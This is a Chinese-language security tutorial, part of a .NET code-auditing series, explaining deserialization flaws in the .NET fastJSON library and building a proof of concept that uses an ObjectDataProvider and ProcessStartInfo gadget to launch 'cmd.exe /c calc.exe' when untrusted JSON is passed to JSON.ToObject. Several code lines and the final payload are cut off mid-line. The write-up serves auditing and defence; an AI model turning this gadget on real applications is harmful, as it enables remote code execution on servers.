登录

.NET高级代码审计（第三课）Fastjson反序列化漏洞

大佬 / 2019-03-25 09:11:00 / 浏览数 2591 安全技术 WEB安全 顶(0) 踩(0)

■■: Ivan1ee@360■■■■■

0X00 前言

Java中的Fastjson曾经爆出了多个反序列化漏洞和Bypass版本，而在.Net领域也有一个Fastjson的库，作者官宣这是一个读写Json效率最高的的.Net组件，使用内置方法JSON.ToJSON可以快速序列化.Net对象。让你轻松实现.Net中所有类型(对象,基本数据类型等)和Json之间的转换，fastjson是一个开源的Json.Net库，http://www.codeproject.com/Articles/159450/fastJSON，反序列过程中详细的性能对比如下

.NET 4自动反序列化

A	B	C	D	E	F	G	H	I
		min	137.01	91.01	94.01	91.01	95.01	
.net	serializer	name	test1	test2	test3	test4	test5	AVG
.net 4 auto	bin	deserialize	166.01	157.01	164.01	165.01	163.01	162.26
.net 4 auto	fastjson	deserialize	137.01	91.01	94.01	91.01	95.01	92.76
.net 4 auto	litjson	deserialize	641.04	555.04	522.03	523.03	512.03	528.03
.net 4 auto	json.net	deserialize	814.05	634.04	632.04	629.04	629.04	631.04
.net 4 auto	json.net4	deserialize	587.03	375.02	375.02	372.02	369.02	372.77
.net 4 auto	stack	deserialize	278.02	102.01	104.01	105.01	104.01	103.76

从图上得出和老牌Json.Net、Stack等比起来速度和性能优势非常明显，究其原因组件的作者利用反射生成了大量的IL代码，而IL代码是托管代码，可以直接给运行库编译所以

0X01 Fastjson序列化

使用JSON.ToJSON可以非常方便的实现.NET对象与Json数据之间的转化，ToJSON首先会得到对象名称所在的程序集全限定名，并且作为$types这个key的值，再将对象的

```
public class TestClass{
    private string classname;
    private string name;
    private int age;

    public string Classname { get => classname; set => classname = value; }

    public string Name { get => name; set => name = value; }

    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```


定义了三个成员，并实现了一个静态方法ClassMethod启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
JSONParameters jsonParameters = new JSONParameters
{
    UseExtensions = true,
};
var instance = JSON.ToJSON(testClass, jsonParameters);
Console.WriteLine(instance);
```


笔者为了尽量保证序列化过程不抛出异常，所以引入了 JSON.ToJSON方法的第二个参数并实例化创建JSONParameters，它的字段中有很多类型是布尔值，

```
public sealed class JSONParameters
{
    public bool UseOptimizedDatasetSchema;
    public bool AllowNonQuotedKeys;
    public byte FormatterIndentSpaces;
    public bool SerializeToLowerCaseNames;
    public bool InlineCircularReferences;
    public byte SerializerMaxDepth;
    public bool DateTimeMilliseconds;
    public bool ParametricConstructorOverride;
    public List<Type> IgnoreAttributes;
    public bool UseValuesOfEnums;
    public bool KVStyleStringDictionary;
    public bool UseEscapedUnicode;
    public bool UseExtensions;
    public bool EnableAnonymousTypes;
    public bool IgnoreCaseOnDeserialize;
    public bool UsingGlobalTypes;
    public bool ShowReadOnlyProperties;
    public bool UseUTCDateTime;
    public bool SerializeNullValues;
    public bool UseFastGuid;

    public JSONParameters();

    public void FixValues();
}
```


和反序列化漏洞相关的字段为UseExtensions ，将它设置为true可得到类的全限定名，如果不需要序列化空值的时可将另一个字段SerializeNullValues设为false;
笔者使用JSON.ToJSON后得到序列化的Json数据

```
{"$types":{"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null":"1"},"$type":"1","Classname":"3
```

0x02 Fastjson反序列化

2.1、反序列化用法

反序列过程就是将Json数据转换为对象，Fastjson通过创建一个新对象的方式调用JSON.
ToObject方法实现的，ToObject有多个重载方法，当传入两个参数，第一个参数需要被序列化的数据、第二个参数设置序列化配置选项来指定JSONParameters按照指定的

```
T ToObject<T>(string json)
T ToObject<T>(string json, JSONParameters param)
object ToObject(string json)
object ToObject(string json, JSONParameters param)
object ToObject(string json, Type type)
```

具体代码可参考以下Demo

```
String payload = "{\"$types\":{\"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null\":\"1\"},\"$type\":\"1\",
\"Classname\":\"360\",\"Name\":\"Ivan1ee\",\"Age\":18}";
JSONParameters jsonParameters = new JSONParameters
{
    UseExtensions = true,
};
var instance1 = JSON.ToObject<Object>(payload, jsonParameters);
Type t5 = instance1.GetType();
PropertyInfo propertyName5 = t5.GetProperty("Name");
object objName5 = propertyName5.GetValue(instance1, null);
MessageBox.Show((string)objName5);
```

2.2、打造Poc

漏洞的触发点也是在于被序列化的Json中的$types是否可控，为此官方文档里也标注了警告。

```
String payload = "{\"$types\":{\"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null\":\"1\"},\"$type\":\"1\",
\"Classname\":\"360\",\"Name\":\"Ivan1ee\",\"Age\":18}";
JSONParameters jsonParameters = new JSONParameters
{
    UseExtensions = true,
};
var instance1 = JSON.ToObject<Object>(payload, jsonParameters);
Type t5 = instance1.GetType();
PropertyInfo propertyName5 = t5.GetProperty("Name");
object objName5 = propertyName5.GetValue(instance1, null);
MessageBox.Show((string)objName5);
```

笔者继续选择ObjectDataProvider类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET高级代码审计（第一课）
XmlSerializer反序列化漏洞》，因为Process.Start方法启动一个线程需要配置ProcessStartInfo类相关的属性，例如指定文件名、指定启动参数，所以首先得考虑序列化Pro

```
#region fastjson序列化

ObjectDataProvider odp3 = new ObjectDataProvider();
odp3.ObjectInstance = new ProcessStartInfo();
Type t3 = odp3.ObjectInstance.GetType();
PropertyInfo propertyName = t3.GetProperty("FileName");
propertyName.SetValue(odp3.ObjectInstance, "cmd.exe", null);
PropertyInfo propertyName2 = t3.GetProperty("Arguments");
propertyName2.SetValue(odp3.ObjectInstance, "/c calc.exe", null);
```

一步步来看，开始从GetType获取当前类的实例，返回Type类型变量t3；然后通过Type.GetProperty方法找到指定为FileName的公共属性并赋值给PropertyInfo类型的变量

```
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd.exe";
processStartInfo.Arguments = " /c calc.exe";
StringDictionary dict = new StringDictionary();
processStartInfo.GetType().GetField("environmentVariables", BindingFlags.Instance | BindingFlags.NonPublic).SetValue(processStartInfo, dict);
ObjectDataProvider odp = new ObjectDataProvider();
odp.MethodName = "Start";
odp.IsInitialLoadEnabled = false;
odp.ObjectInstance = processStartInfo;
JSONParameters s = new JSONParameters() { };
s.IgnoreAttributes.Add(typeof(IntPtr));
string content = JSON.ToJSON(odp, s);
Console.WriteLine(content);
```

Process类，并调用StartInfo启动程序，Demo如下

```
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd.exe";
processStartInfo.Arguments = " /c calc.exe";
StringDictionary dict = new StringDictionary();
processStartInfo.GetType().GetField("environmentVariables", BindingFlags.Instance | BindingFlags.NonPublic).SetValue(processStartInfo, dict);
ObjectDataProvider odp = new ObjectDataProvider();
odp.MethodName = "Start";
odp.IsInitialLoadEnabled = false;
odp.ObjectInstance = processStartInfo;
JSONParameters s = new JSONParameters() { };
s.IgnoreAttributes.Add(typeof(IntPtr));
string content = JSON.ToJSON(odp, s);
Console.WriteLine(content);
```

然后需要对其做减法，去掉无关的System.RuntimeType、System.IntPtr数据，最终得到反序列化Payload

```
{""$types"":{""System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken
```

FastJson定义的JSON类定义了多个ToObject重载方法，对于反序列化漏洞无需关心重载的方法参数是一个还是多个，它们都可以触发漏洞

```
public static dynamic ToDynamic(string json);
public static string ToJSON(object obj, JSONParameters param);
public static string ToJSON(object obj);
public static string ToNiceJSON(object obj, JSONParameters param);
public static string ToNiceJSON(object obj);
public static T ToObject<T>(string json);
public static T ToObject<T>(string json, JSONParameters param);
public static object ToObject(string json, JSONParameters param);
public static object ToObject(string json, Type type);
public static object ToObject(string json, Type type, JSONParameters par);
public static object ToObject(string json);
```

笔者通过下面的Demo ， JSON.ToObject(payload)反序列化成功弹出计算器。

0x03 代码审计视角

从代码审计的角度很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件JSON.ToObject传入String或者Object就可以被反序列化，例如以下JS


```
/// <summary>
/// 快速反序列化 JSON 字符串。
/// </summary>
/// <typeparam name="TData">可序列化对象的类型。</typeparam>
/// <param name="json">JSON 字符串。</param>
/// <returns>返回一个对象。</returns>
public TData FastRead<TData>(string json)
{
    return fastJSON.JSON.Instance.ToObject<TData>(json);
}

/// <summary>
/// 快速序列化 JSON 对象。
/// </summary>
/// <typeparam name="TData">可序列化对象的类型。</typeparam>
/// <param name="data">可序列化的对象。</param>
/// <returns>返回 JSON 字符串。</returns>
public string FastWrite<TData>(TData data)
{
    return fastJSON.JSON.Instance.ToJSON(data);
}
```

攻击者控制传入字符串参数json便可轻松实现反序列化漏洞攻击。Github上也存在大量的不安全案例代码，如下
v


0x04 案例复盘


最后再通过下面案例来复盘整个过程，全程展示在VS里调试里通过反序列化漏洞弹出计算器。

1. 输入http://localhost:5651/Default Post加载value值



1. 通过ToObject 反序列化 ，并弹出计算器





0x05 总结

Fastjson凭借速度和性能上的优势占得一席之地，但随着newtonsoft.Json的主流化，性能上已经逐渐赶超了Fastjson，也使得Fastjson越来越小众化，对于攻击者来说，利
https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，

上一篇：Mozilla位于AWS上的0da... 下一篇：对PHP中的mkdir()函数的研究

1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板